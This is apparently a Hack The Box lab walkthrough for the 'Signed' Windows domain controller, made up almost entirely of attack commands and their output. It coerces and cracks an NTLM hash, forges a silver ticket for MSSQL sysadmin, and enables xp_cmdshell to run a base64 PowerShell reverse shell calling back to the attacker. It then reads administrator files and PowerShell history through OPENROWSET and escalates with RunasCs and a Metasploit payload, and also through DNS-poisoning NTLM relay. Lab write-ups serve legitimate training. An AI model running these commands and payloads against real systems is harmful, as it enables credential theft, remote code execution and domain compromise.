Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Signed]
└─$ nmap -sC -sV -Pn 10.129.245.97 -oN ./nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-13 15:13 UTC
Nmap scan report for 10.129.245.97
Host is up (0.38s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE  VERSION
1433/tcp open  ms-sql-s Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-info:
|   10.129.245.97:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2025-10-13T04:17:10+00:00; -10h58m13s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-10-13T04:11:34
|_Not valid after:  2055-10-13T04:11:34
| ms-sql-ntlm-info:
|   10.129.245.97:1433:
|     Target_Name: SIGNED
|     NetBIOS_Domain_Name: SIGNED
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: SIGNED.HTB
|     DNS_Computer_Name: DC01.SIGNED.HTB
|     DNS_Tree_Name: SIGNED.HTB
|_    Product_Version: 10.0.17763

Host script results:
|_clock-skew: mean: -10h58m13s, deviation: 0s, median: -10h58m14s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 137.21 seconds
We can find the domain name DC01.SIGNED.HTB, let's add it to /ect/hosts
We have known the credit
As is common in real life Windows penetration tests, you will start the Signed box with credentials for the following account which can be used to access the MSSQL service: scott / Sm230#C5NatH
Mssql - TCP 1433
Firstly I would verify this credit
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Signed]
└─$ netexec mssql dc01.signed.htb -u 'scott' -p 'Sm230#C5NatH' --local-auth
MSSQL       10.129.245.97   1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:SIGNED.HTB)
MSSQL       10.129.245.97   1433   DC01             [+] DC01\scott:Sm230#C5NatH
Now let's enumerate all the config
Check SysAdmin
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Signed]
└─$ netexec mssql dc01.signed.htb -u 'scott' -p 'Sm230#C5NatH' --local-auth -q "SELECT IS_SRVROLEMEMBER('sysadmin') as sysadmin_check;"
MSSQL       10.129.245.97   1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:SIGNED.HTB)
MSSQL       10.129.245.97   1433   DC01             [+] DC01\scott:Sm230#C5NatH
MSSQL       10.129.245.97   1433   DC01             sysadmin_check:0
scottis not a sysadmin, so there is no xp_cmdshell
Enumerate Logins
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Signed]
└─$ netexec mssql dc01.signed.htb -u 'scott' -p 'Sm230#C5NatH' --local-auth -M enum_logins
MSSQL       10.129.245.97   1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:SIGNED.HTB)
MSSQL       10.129.245.97   1433   DC01             [+] DC01\scott:Sm230#C5NatH
ENUM_LOGINS 10.129.245.97   1433   DC01             [+] Logins found:
ENUM_LOGINS 10.129.245.97   1433   DC01             [*]   - sa
ENUM_LOGINS 10.129.245.97   1433   DC01             [*]   - scott
Capture the NTLM hash
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Signed]
└─$ netexec mssql dc01.signed.htb -u 'scott' -p 'Sm230#C5NatH' --local-auth -q "EXEC master..xp_dirtree '\\\\10.10.14.11\\pwn';"
MSSQL       10.129.245.97   1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:SIGNED.HTB)
MSSQL       10.129.245.97   1433   DC01             [+] DC01\scott:Sm230#C5NatH

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Signed]
└─$ sudo responder -I tun0
[sudo] password for wither:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.245.97
[SMB] NTLMv2-SSP Username : SIGNED\mssqlsvc
[SMB] NTLMv2-SSP Hash     : mssqlsvc::SIGNED:4fe520ddfa1c8c27:3263C7447962A693EBF1EBDEE1B1C0BB:0101000000000000002C1D7E553CDC0123EE3C1F1B8974FE0000000002000800340030004F00310001001E00570049004E002D005400330031005800340036003200430053005100390004003400570049004E002D00540033003100580034003600320043005300510039002E00340030004F0031002E004C004F00430041004C0003001400340030004F0031002E004C004F00430041004C0005001400340030004F0031002E004C004F00430041004C0007000800002C1D7E553CDC01060004000200000008003000300000000000000000000000003000008170912D84E791032470FC445CE63F04048D18C01533BB83F14209A28D36284A0A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00310031000000000000000000
Then we can try to crack this hash
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Signed]
└─$ hashcat mssqlsvc.hash /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #01: cpu--0x000, 1466/2932 MB (512 MB allocatable), 2MCU

/home/wither/.local/share/hashcat/hashcat.dictstat2: Outdated header version, ignoring content
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

5600 | NetNTLMv2 | Network Protocol
MSSQLSVC::SIGNED:4fe520ddfa1c8c27:3263c7447962a693ebf1ebdee1b1c0bb:0101000000000000002c1d7e553cdc0123ee3c1f1b8974fe0000000002000800340030004f00310001001e00570049004e002d005400330031005800340036003200430053005100390004003400570049004e002d00540033003100580034003600320043005300510039002e00340030004f0031002e004c004f00430041004c0003001400340030004f0031002e004c004f00430041004c0005001400340030004f0031002e004c004f00430041004c0007000800002c1d7e553cdc01060004000200000008003000300000000000000000000000003000008170912d84e791032470fc445ce63f04048d18c01533bb83f14209a28d36284a0a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e00310031000000000000000000:purPLE9795!@
We can get the credit MSSQLSVC:purPLE9795!@
Now let's verify this credit
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Signed]
└─$ netexec mssql dc01.signed.htb -u MSSQLSVC -p 'purPLE9795!@'
MSSQL       10.129.245.97   1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:SIGNED.HTB)
MSSQL       10.129.245.97   1433   DC01             [+] SIGNED.HTB\MSSQLSVC:purPLE9795!@
Continue to enumerate the logins
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Signed]
└─$ netexec mssql dc01.signed.htb -u 'mssqlsvc' -p 'purPLE9795!@' -M enum_logins
MSSQL       10.129.245.97   1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:SIGNED.HTB)
MSSQL       10.129.245.97   1433   DC01             [+] SIGNED.HTB\mssqlsvc:purPLE9795!@
ENUM_LOGINS 10.129.245.97   1433   DC01             [+] Logins found:
ENUM_LOGINS 10.129.245.97   1433   DC01             [*]   - sa
ENUM_LOGINS 10.129.245.97   1433   DC01             [*]   - ##MS_PolicyEventProcessingLogin##
ENUM_LOGINS 10.129.245.97   1433   DC01             [*]   - ##MS_PolicyTsqlExecutionLogin##
ENUM_LOGINS 10.129.245.97   1433   DC01             [*]   - scott
Now let's try to get the silver ticket Firstly get the SID
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Signed]
└─$ netexec mssql dc01.signed.htb -u 'mssqlsvc' -p 'purPLE9795!@' -q "select SUSER_SID('SIGNED\Domain Admins')"
MSSQL       10.129.245.97   1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:SIGNED.HTB)
MSSQL       10.129.245.97   1433   DC01             [+] SIGNED.HTB\mssqlsvc:purPLE9795!@
MSSQL       10.129.245.97   1433   DC01             b'0105000000000005150000005b7bb0f398aa2245ad4a1ca400020000'
HEX2SID
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Signed]
└─$ hex2sid '0105000000000005150000005b7bb0f398aa2245ad4a1ca400020000'
S-1-5-21-4088429403-1159899800-2753317549-512
Passwd2NTLM
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Signed]
└─$ pypykatz crypto nt 'purPLE9795!@'
ef699384c3285c54128a3ee1ddb1a0cc
Generate Ticket
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Signed]
└─$ ticketer.py -nthash ef699384c3285c54128a3ee1ddb1a0cc -domain-sid S-1-5-21-4088429403-1159899800-2753317549 -domain signed.htb -spn pwn/dc01.signed.htb -groups 512,519,1105 -user-id 1103 mssqlsvc
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
/home/wither/.local/bin/ticketer.py:843: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  encRepPart['last-req'][0]['lr-value'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in mssqlsvc.ccache

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Signed]
└─$ export KRB5CCNAME=mssqlsvc.ccache
Then enumerate the sysadmin
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Signed]
└─$ netexec mssql dc01.signed.htb -u mssqlsvc -k --use-kcache -q "SELECT IS_SRVROLEMEMBER('sysadmin') as sysadmin_check;"
MSSQL       dc01.signed.htb 1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:SIGNED.HTB)
MSSQL       dc01.signed.htb 1433   DC01             [+] SIGNED.HTB\mssqlsvc from ccache (Pwn3d!)
MSSQL       dc01.signed.htb 1433   DC01             sysadmin_check:1
Then we can try to turn on the xp_cmdshell
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Signed]
└─$ mssqlclient.py -k dc01.signed.htb
SQL (SIGNED\mssqlsvc  dbo@master)> EXEC sp_configure 'show advanced options', 1;
INFO(DC01): Line 196: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL (SIGNED\mssqlsvc  dbo@master)> RECONFIGURE
SQL (SIGNED\mssqlsvc  dbo@master)> EXEC sp_configure 'xp_cmdshell';
name          minimum   maximum   config_value   run_value
-----------   -------   -------   ------------   ---------
xp_cmdshell         0         1              0           0

SQL (SIGNED\mssqlsvc  dbo@master)> EXEC sp_configure 'xp_cmdshell', 1;
INFO(DC01): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (SIGNED\mssqlsvc  dbo@master)> RECONFIGURE
SQL (SIGNED\mssqlsvc  dbo@master)> EXEC sp_configure 'xp_cmdshell';
name          minimum   maximum   config_value   run_value
-----------   -------   -------   ------------   ---------
xp_cmdshell         0         1              1           1

SQL (SIGNED\mssqlsvc  dbo@master)> EXEC xp_cmdshell 'whoami';
output
---------------
signed\mssqlsvc

NULL
Now we can try to run a reverse shell here (use Powershell #3 (Base64) revseshells.com )
SQL (SIGNED\mssqlsvc dbo@master)> EXEC xp_cmdshell 'powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQAxACIALAA0ADQAMwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA='
Then we can get the reverse shell as mssqlsvc
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Signed]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.11] from (UNKNOWN) [10.129.245.105] 62256
whoami
signed\mssqlsvc
PS C:\Windows\system32>
Privilege escalation
I would show you 2 paths to root
Bulk Openrowset Surprisingly, we can re-forge TGS to impersonate an administrator by adding typical SIDs for built-in groups:
ticketer.py -nthash EF699384C3285C54128A3EE1DDB1A0CC \
    -domain-sid S-1-5-21-4088429403-1159899800-2753317549 \
    -domain signed.htb \
    -spn MSSQLSvc/dc01.signed.htb \
    -groups 512,519,1105 \
    -user-id 1103 \
    mssqlsvc
Due to MSSQL principal mapping, forged tickets elevate SQL sessions to the administrator security context.
 Then you can abusing the built-in
 OPENROWSET BULK function to read files normally accessible only to administrators
SELECT * FROM OPENROWSET(BULK 'C:\Users\Administrator\Desktop\root.txt', SINGLE_CLOB) AS flag;
Extracting credential material from PowerShell history, which exposes cached commands and plaintext secrets—including administrator's:
SELECT * FROM OPENROWSET(BULK 'C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt',SINGLE_CLOB) AS p;
Using undiscovered credentials, calling RunasCs and a Metasploit payload to spawn a high-privilege process
.\runascs.exe administrator Th1s889Rabb!t "cmd /c c:\users\public\shell.exe"

Now you can get the reverse shell here.
NTLM Relay Attack (https://www.youtube.com/watch?v=ui2QIXa2ubo) Let's enumerate the privilege
PS C:\Users\mssqlsvc\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                        State
============================= ================================== ========
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process Disabled
SeChangeNotifyPrivilege       Bypass traverse checking           Enabled
SeCreateGlobalPrivilege       Create global objects              Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set     Disabled
We have confirmed that the owned service account, mssqlsvc, has potential permissions not present in our active tokens. The next step is a classic one: relaying the service account's authentication to a privileged endpoint (Kerberos on port 88 or SMB on port 445) and exploiting these elevated tokens.
First, establish a transparent tunnel to the target localhost port. For example, using ligolo-ng

Then force SMB authentication through the tunnel:

This opens a relay vector—a classic NTLM/Kerberos relay used to escalate service account privileges. This technique has been repeatedly used in past cases (see the Mist and DarkCorp articles) and was also discussed in Synacktiv's analysis of CVE-2025-33073.
Check how the target resolves dc01.SIGNED.HTB:
C:\temp>type C:\Windows\System32\drivers\etc\hosts

       127.0.0.1       localhost
       ::1             localhost


C:\temp>nslookup dc01

DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  ::1

Name:    dc01.SIGNED.HTB
Addresses:  dead:beef::749b:97ff:c645:7719
          10.129.196.72
Then we can use the following payload to marshal DNS
1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA
Then use https://github.com/fortra/impacket/tree/fix_ntlmrelayx_winrmsattackto help us add DNS record
Now we need to add malicious DNS record to target manually via dnstool.py:
python dnstool.py -u 'SIGNED.HTB\mssqlsvc' -p 'purPLE9795!@' 240.0.0.1 \
		-a 'add' \
		-r 'localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA' \
		-d '10.10.11.13' \
		-dns-ip 240.0.0.1 \
		--tcp
From now on, when the target accesses localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA, it will be treated as localhost. Traffic will then be forced to the provided attacker IP address.
We see WinRMS open on port 5986 (see the netstat -ano result above), so we run ntlmrelayx.py to relay WinRMS authentication to our attacker server:
ntlmrelayx.py -t winrms://240.0.0.1 -smb2support
Finally, force the target to access the polluted DNS host
nxc smb 240.0.0.1 -u mssqlsvc -p 'purPLE9795!@' -M coerce_plus -o LISTENER=localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA


We have the victim's runtime NTLM hash used for winrms authentication:
Description
In general, there are many paths to root on this machine, but for the user part, it is very unstable when verifying mssql. If you always receive the prompt: "Connection refused because the domain name is not trusted", please try to change VPN or use htb's pwnbox.